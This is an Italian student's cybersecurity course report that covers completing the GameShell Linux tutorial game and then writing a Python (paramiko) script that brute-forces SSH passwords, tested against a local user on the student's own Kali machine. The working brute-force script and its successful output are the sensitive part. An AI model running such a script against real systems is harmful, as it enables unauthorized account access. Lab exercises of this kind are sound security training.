

Progetto Finale – Secondo Mese – Week 8

Traccia – Task 1

Familiarizzazione con OS Linux, shell e Command Prompt: installeremo su Kali Linux un gioco per familiarizzare con i comandi: GameShell

1. GameShell

GameShell è un gioco didattico che permette di imparare i comandi base della shell linux attraverso missioni interattive. Ogni livello propone una sfida da risolvere usando comandi come: cd, ls, pwd, cat, touch etc

Installazione:

```
(kali@kali)-[~]
$ sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
psmisc is already the newest version (23.7-2).
psmisc set to manually installed.
tree is already the newest version (2.2.1-1).
tree set to manually installed.
x11-apps is already the newest version (7.7+11+b1).
x11-apps set to manually installed.
The following packages were automatically installed and are no longer required:
  icu-devtools libicu-dev
Use 'sudo apt autoremove' to remove them.

Upgrading:
  gettext-base  libproc2-0  libxml2-utils  nano  wget
  liblzma5      libxml2-dev  man-db        procps  xz-utils

Installing:
  bsdmainutils  gettext

Installing dependencies:
  liblzma-dev  libxml2-16  ncal

Suggested packages:
  calendar  mailutils  gettext-doc  libgettextpo-dev  liblzma-doc
  vacation  autopoint  libasprintf-dev  gnu lib-l10n


Summary:
  Upgrading: 10, Installing: 5, Removing: 0, Not Upgrading: 1503
  Download size: 8,818 kB
  Space needed: 9,757 kB / 62.1 GB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 liblzma5 amd64 5.8.1-1 [309 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 nano amd64 8.4-1 [645 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libproc2-0 amd64 2:4.0.4-9 [65.6 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 procps amd64 2:4.0.4-9 [882 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 gettext-base amd64 0.23.1-2+b1 [244 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 wget amd64 1.25.0-2 [984 kB]
Get:6 http://mirrors.netix.net/kali kali-rolling/main amd64 man-db amd64 2.13.1-1 [1,469 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 ncal amd64 12.1.8 [19.7 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 bsdmainutils all 12.1.8 [5,952 B]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 gettext amd64 0.23.1-2+b1 [1,680 kB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 libxml2-16 amd64 2.14.5+dfsg-0.1 [640 kB]
Get:8 http://mirror1.sox.rs/kali/kali kali-rolling/main amd64 xz-utils amd64 5.8.1-1 [660 kB]
Get:14 http://http.kali.org/kali kali-rolling/main amd64 libxml2-dev amd64 2.14.5+dfsg-0.1 [743 kB]
Get:15 http://http.kali.org/kali kali-rolling/main amd64 libxml2-utils amd64 2.14.5+dfsg-0.1 [123 kB]
Get:13 http://mirrors.netix.net/kali kali-rolling/main amd64 liblzma-dev amd64 5.8.1-1 [348 kB]
Fetched 8,818 kB in 2s (4,262 kB/s)
Preconfiguring packages ...
(Reading database ... 411407 files and directories currently installed.)
```

```
[kali@kali] ~$ curl https://github.com/phylver/GameShell/releases/download/latest/gameshell.sh -o gameshell.sh
-2025-08-29 11:36:12 -- https://github.com/phylver/GameShell/releases/download/latest/gameshell.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/94422621/59962daf-cbe9-4183-a63a-8d4513f145d4?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-08-29T16%3A28%3A06Z&rscd=attachment%3Bfilename*=UTF-8''gameshell.sh&rsct=application/octet-stream&skoid=96c2da410-5711-43a1-aedd-ab1947aa7ab0&sktid=39ba6654-97db-47e9-b12b-9515fb8964bd&sfkts=2025-08-29T15%3A28X3A05Z&zskse=2025-08-29T16%3A28X3A06Z&zksb=2025-08-11-09&sig=WEOHPWj2gPGvbfwK2n8FVYzBx3LeSkCN9BoIxDUBX3D6Jtew-jy0XeAXIo1JKVq1QLChhgCio0IJUzIIn1JoIj9ypC3Mio1lnAxRodiWUY29i1WiYXVKijouCMVsYZfwZ251hc3NldHMuz12lOahViDWLmVnbRlbnQvY291fiWaiaZVSiJoia2VM5MS1tm4VC6MTm1cnIQ4MJACNcwlbmmJmxojNx2UDGnxzcLOJCWyXRoiJoicvnSWZFZWfZWfZCV0CH3vZHvdGbvl5bi69LnvmvcMDltidZg9cy5uxZoifqJ_0JS7AVstIshtALek26njR3ywz8BJSaREX73PyGBgi9IObresponce-content-type=applicationoctetstreamattachment%3B3X2offilenamex3Dgameshell.sh&responce-content-type=applicationoctetstream [following]
-2025-08-29 11:36:12 -- https://release-assets.githubusercontent.com/github-production-release-asset/94422621/59962daf-cbe9-4183-a63a-8d4513f145d4?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-08-29T16%3A28X3A06Z&rscd=attachment%3Bfilename*=UTF-8''gameshell.sh&rsct=applicationoctetstream&skoid=96c2da410-5711-43a1-aedd-ab1947aa7ab0&sktid=39ba6654-97db-47e9-b12b-9515fb8964bd&sfkts=2025-08-29T15%3A28X3A05Z&zskse=2025-08-29T16%3A28X3A06Z&zksb=2025-08-11-09&sig=WEOHPWj2gPGvbfwK2n8FVYzBx3LeSkCN9BoIxDUBX3D6Jtew-jy0XeAXIo1JKVq1QLChhgCio0IJUzIIn1JoIj9ypC3Mio1lnAxRodiWUY29i1WiYXVKijouCMVsYZfwZ251hc3NldHMuz12lOahViDWLmVnbRlbnQvY291fiWaiaZVSiJoia2VM5MS1tm4VC6MTm1cnIQ4MJACNcwlbmmJmxojNx2UDGnxzcLOJCWyXRoiJoicvnSWZFZWfZWfZCV0CH3vZHvdGbvl5bi69LnvmvcMDltidZg9cy5uxZoifqJ_0JS7AVstIshtALek26njR3ywz8BJSaREX73PyGBgi9IObresponce-content-type=applicationoctetstream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133
185.199.108.133, 185.199.111.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 209794 (205K) [application/octet-stream]
Saving to: 'gameshell.sh'

gameshell.sh      100%[=====] 204.88K   --KB/s    in 0.06s

2025-08-29 11:36:12 (3.37 MB/s) - 'gameshell.sh' saved [209794/209794]
```



Per la lingua in italiano ho usato il comando

```
(kali㉿kali)-[~]  
$ LANG=it_IT.UTF-8 bash gameshell.sh  
Warning: there is a more recent savefile  
You can  
  (1) keep the given file (gameshell.sh)  
  (2) switch to the last savefile (gameshell-save.sh)  
  (3) abort  
  
What do you want to do? [123]
```

dopo averla selezionata dalla configurazione locale di kali.

Seguendo il gioco ho completato tutte le missioni fino al livello 44, ultimo livello disponibile.

```
~/Castello/Palazzo_principale/Biblioteca/Ufficio_di_Merlino/Cassetto
[mission 44] $ gg
Quale è la chiave che farà apparire la cassa di Merlino?
eujc

Congratulazioni, la missione 44 è stata completata con successo!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

CONGRATULAZIONI!

Hai finito tutte le missioni.

Traccia – Task 2

Si richiede allo studente di scrivere un programma, con linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test)


2. Script Python per Brute-Force SSH

2.1 Obiettivo

Simulare un attacco di tipo brute-force su un servizio SSH locale, usando uno script Python. Questo tipo di attacco consiste nel provare una serie di password fino a trovare quella corretta. E' una tecnica usata nei test di sicurezza per verificare la robustezza delle credenziali.

2.2 Preparazione dell'ambiente

Ho creato una cartella chiamata `ssh_bruteforce`, scritto il codice `W8D4.py` usando VSCode. Successivamente ho creato un altro file `passwords.txt` con le password da testare.



```
GNU nano 8.4 passwords.txt *
Miry
Welcome
Ciao
Valerio
Kali
```

2.3 Configurazione dell'utente bersaglio

Ho utilizzato la stessa Kali come bersaglio , quindi ho creato un utente chiamato bersaglio con la password Welcome.

Comando: `sudo adduser bersaglio`

Questo utente è il bersaglio del brute-force, simulando un accesso ssh vulnerabile.

2.4 Attivazione del server SSH

Ho installato e avviato il servizio SSH sulla mia macchina Kali

Comando 1: `sudo apt install openssh-server`

Comando 2: `sudo systemctl start ssh`

Ho verificato che il servizio fosse attivo

```
(kali@kali)-[~/ssh_bruteforce]
└─$ grep bersaglio /etc/passwd
bersaglio:x:1002:1002:,,,:/home/bersaglio:/bin/bash

(kali@kali)-[~/ssh_bruteforce]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Sun 2025-08-31 15:33:33 EDT; 13h ago
  Invocation: 51c7012da7d44b248aad6eb7018c974e
     Docs: man:sshd(8)
           man:sshd_config(5)
   Main PID: 125267 (sshd)
      Tasks: 1 (limit: 30043)
     Memory: 1.6M (peak: 2.1M)
        CPU: 21ms
    CGroup: /system.slice/ssh.service
            └─125267 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

ago 31 15:33:33 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
ago 31 15:33:33 kali sshd[125267]: Server listening on 0.0.0.0 port 22.
ago 31 15:33:33 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
ago 31 15:33:33 kali sshd[125267]: Server listening on :: port 22.
```


2.5 Struttura dello script Python

```
1  import paramiko
2  import socket
3  import time
4
5  def bruteforce(host, port, username, password_list, timeout=5):
6      client = paramiko.SSHClient()
7      client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
8
9      for password in password_list:
10         password = password.strip()
11         try:
12             print(f"[+] Trying {username}@{host}:{port} with password: {password}")
13             client.connect(hostname=host, port=port, username=username, password=password, timeout=timeout)
14             print(f"[+] Success! Password found: {password}")
15             return password
16         except paramiko.AuthenticationException:
17             print("[-] Invalid credentials")
18             continue
19         except (paramiko.SSHException, socket.error) as e:
20             print(f"[!] Connection error: {str(e)}")
21             time.sleep(1)
22             continue
23     return None
24
25  if __name__ == "__main__":
26     target_host = "127.0.0.1"
27     target_port = 22
28     username = "bersaglio"
29
30     with open("passwords.txt", "r") as f:
31         passwords = f.readlines()
32
33     result = bruteforce(target_host, target_port, username, passwords)
34     if result:
35         print(f"[+] Password found: {result}")
36     else:
37         print("[-] No valid credentials found")
38
39  ...
```

Il codice utilizza la libreria paramiko per gestire connessioni SSH. Questa libreria, appunto, permette di creare connessioni SSH e SFTP in modo programmato, eseguire i comandi da remoto e trasferire file tra macchine via SFTP. Automatizza, quindi, test di

sicurezza come brute-force o scansioni. La time la utilizzo per aspettare qualche secondo prima di riprovare una connessione ssh, in caso di errore e per evitare di mandare troppo tentativi uno dopo l'altro (che potrebbero bloccare il server). La socket è usata per gestire le connessioni tra computer, riconoscere errori di rete e gestire eccezioni quando la connessione fallisce.

La logica è; legge le password dal file passwords.txt, prova a connettersi via SSH all'utente bersaglio su 127.0.0.1, se la connessione riesce stampa un messaggio di successo. Se fallisce, passa alla password successiva.



```
(bersaglio@kali)-[~/ssh_bruteforce]
$ nano W8D4.py

(bersaglio@kali)-[~/ssh_bruteforce]
$ python3 W8D4.py
[+] Trying bersaglio@127.0.0.1:22 with password: Miry
[-] Invalid credentials
[+] Trying bersaglio@127.0.0.1:22 with password: Welcome
[+] Success! Password found: Welcome
[+] Password found: Welcome

(bersaglio@kali)-[~/ssh_bruteforce]
$
```

Questo dimostra il corretto funzionamento del brute-force.

3. Conclusioni

Questo progetto mi ha permesso di imparare i comandi fondamentali della shell di linux, comprendere il funzionamento di un attacco brute-force, utilizzare python per automatizzare test di sicurezza e configurare e interagire con un servizio SSH locale.

Il tutto per lavorare in modo ordinato e documentato, simulando un ambiente reale.